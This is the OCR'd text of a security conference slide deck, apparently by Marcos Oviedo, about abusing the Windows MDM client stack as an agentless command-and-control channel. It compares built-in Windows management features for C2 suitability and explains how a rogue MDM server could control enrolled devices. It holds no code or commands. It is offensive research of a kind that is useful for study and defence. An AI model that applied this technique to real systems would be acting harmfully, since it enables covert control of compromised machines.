Windows Agentless C2

(Ab)using the MDM Client Stack

Marcos Oviedo

About Me

Marcos Oviedo

Security Researcher

Hooked on Windows Internals

Defensive and Offensive Endpoint Security


@marcosd4h

What was the origin of this story?

- Developing cross-platform MDM solution
- Wanted Windows MDM support
- Discovered potential for agentless C2

Command and Control (C2) Systems

- Enables access to compromised machines
- Requires endpoint agent
- Agent facilitates control, data extraction, new payloads, etc.



Agent-based C2 Challenges

Detection by security solutions

Maintaining persistence

Requires constant updates


Living Off the Land C2 System

Repurposed OS Features

Operational simplicity

Shifts the battleground

Windows Agentless C2 Concept



Windows Feature Required Capabilities

1 | **Client/Server Architecture**

Windows Feature Required Capabilities

2 **HTTPS Transport**

Windows Feature Required Capabilities

3 | **Extensible communication protocol**

Windows Feature Required Capabilities

4 | **Persistent privileged client**

Windows Feature Required Capabilities

5 | **Custom payload execution**

Windows Feature Required Capabilities

6 | Desirable Features

C2 command retrieval mechanism

Always running client

Client identification

Access to OS Management Interfaces

Windows Features Exploration

- Group Policy
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)
- Windows Notification Services (WNS)
- Mobile Device Management (MDM)

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓				
HTTPS Transport	✗				
Extensible Protocol	✓				
Persistent Privileged Client	✓				
Custom Payloads	✗				
Built-in Commands Retrieval	✓				
Always running client	✓				
Client identification	✓				
Access to Management Interfaces	✓				

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓			
HTTPS Transport	✗	✗			
Extensible Protocol	✓	✓			
Persistent Privileged Client	✓	✓			
Custom Payloads	✗	✓			
Built-in Commands Retrieval	✓	✗			
Always running client	✓	✗			
Client identification	✓	✗			
Access to Management Interfaces	✓	✓			

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓	✓		
HTTPS Transport	✗	✗	✓		
Extensible Protocol	✓	✓	✓		
Persistent Privileged Client	✓	✓	✗		
Custom Payloads	✗	✓	✓		
Built-in Commands Retrieval	✓	✗	✗		
Always running client	✓	✗	✗		
Client identification	✓	✗	✗		
Access to Management Interfaces	✓	✓	✓		


	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓	✓	✓	
HTTPS Transport	✗	✗	✓	✓	
Extensible Protocol	✓	✓	✓	✓	
Persistent Privileged Client	✓	✓	✗	✓	
Custom Payloads	✗	✓	✓	✗	
Built-in Commands Retrieval	✓	✗	✗	✗	
Always running client	✓	✗	✗	✓	
Client identification	✓	✗	✗	✓	
Access to Management Interfaces	✓	✓	✓	✗	

	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓	✓	✓	✓
HTTPS Transport	✗	✗	✓	✓	✓
Extensible Protocol	✓	✓	✓	✓	✓
Persistent Privileged Client	✓	✓	✗	✓	✓
Custom Payloads	✗	✓	✓	✗	✓
Built-in Commands Retrieval	✓	✗	✗	✗	✓
Always running client	✓	✗	✗	✓	✗
Client identification	✓	✗	✗	✓	✓
Access to Management Interfaces	✓	✓	✓	✗	✓

Repurposing Windows **MDM** Feature


Windows MDM Overview

- Client Server architecture
- Manages Windows devices remotely
- MDM Server has to be implemented
- Windows has a built-in MDM Client



Windows MDM Abuse


- MDM client initiates the MDM enrollment process
- MDM server orchestrates enrollment and management flows
- Enrolled device can be abused by a Rogue MDM Server



Windows MDM Client


- Mobile Device Enrollment Protocol Specification (**MS-MDE2**)
- Mobile Device Management Protocol Specification (**MS-MDM**)

Windows MDM Client Stack



Understanding MDM Enrollment

- **MS-MDE2** data exchange done through SOAP-based messages
- Device enrollment is a prerequisite for device management
- Enrollment Results
  Mutual Authentication
  Identity Certificates
  Policies and Settings



[MS-MDE2]: Mobile Device Enrollment Protocol Version 2

Article • 04/23/2024

Feedback

In this article

- Published Version
- Previous Versions
- Preview Versions
- Development Resources
- Intellectual Property Rights Notice for Open Specifications Documentation

Specifies version 2 of the Mobile Device Enrollment Protocol (MDE), which enables enrolling a device with the DMS through an Enrollment Service (ES). The protocol includes the discovery of the Management Enrollment Service (MES) and enrollment with the ES.

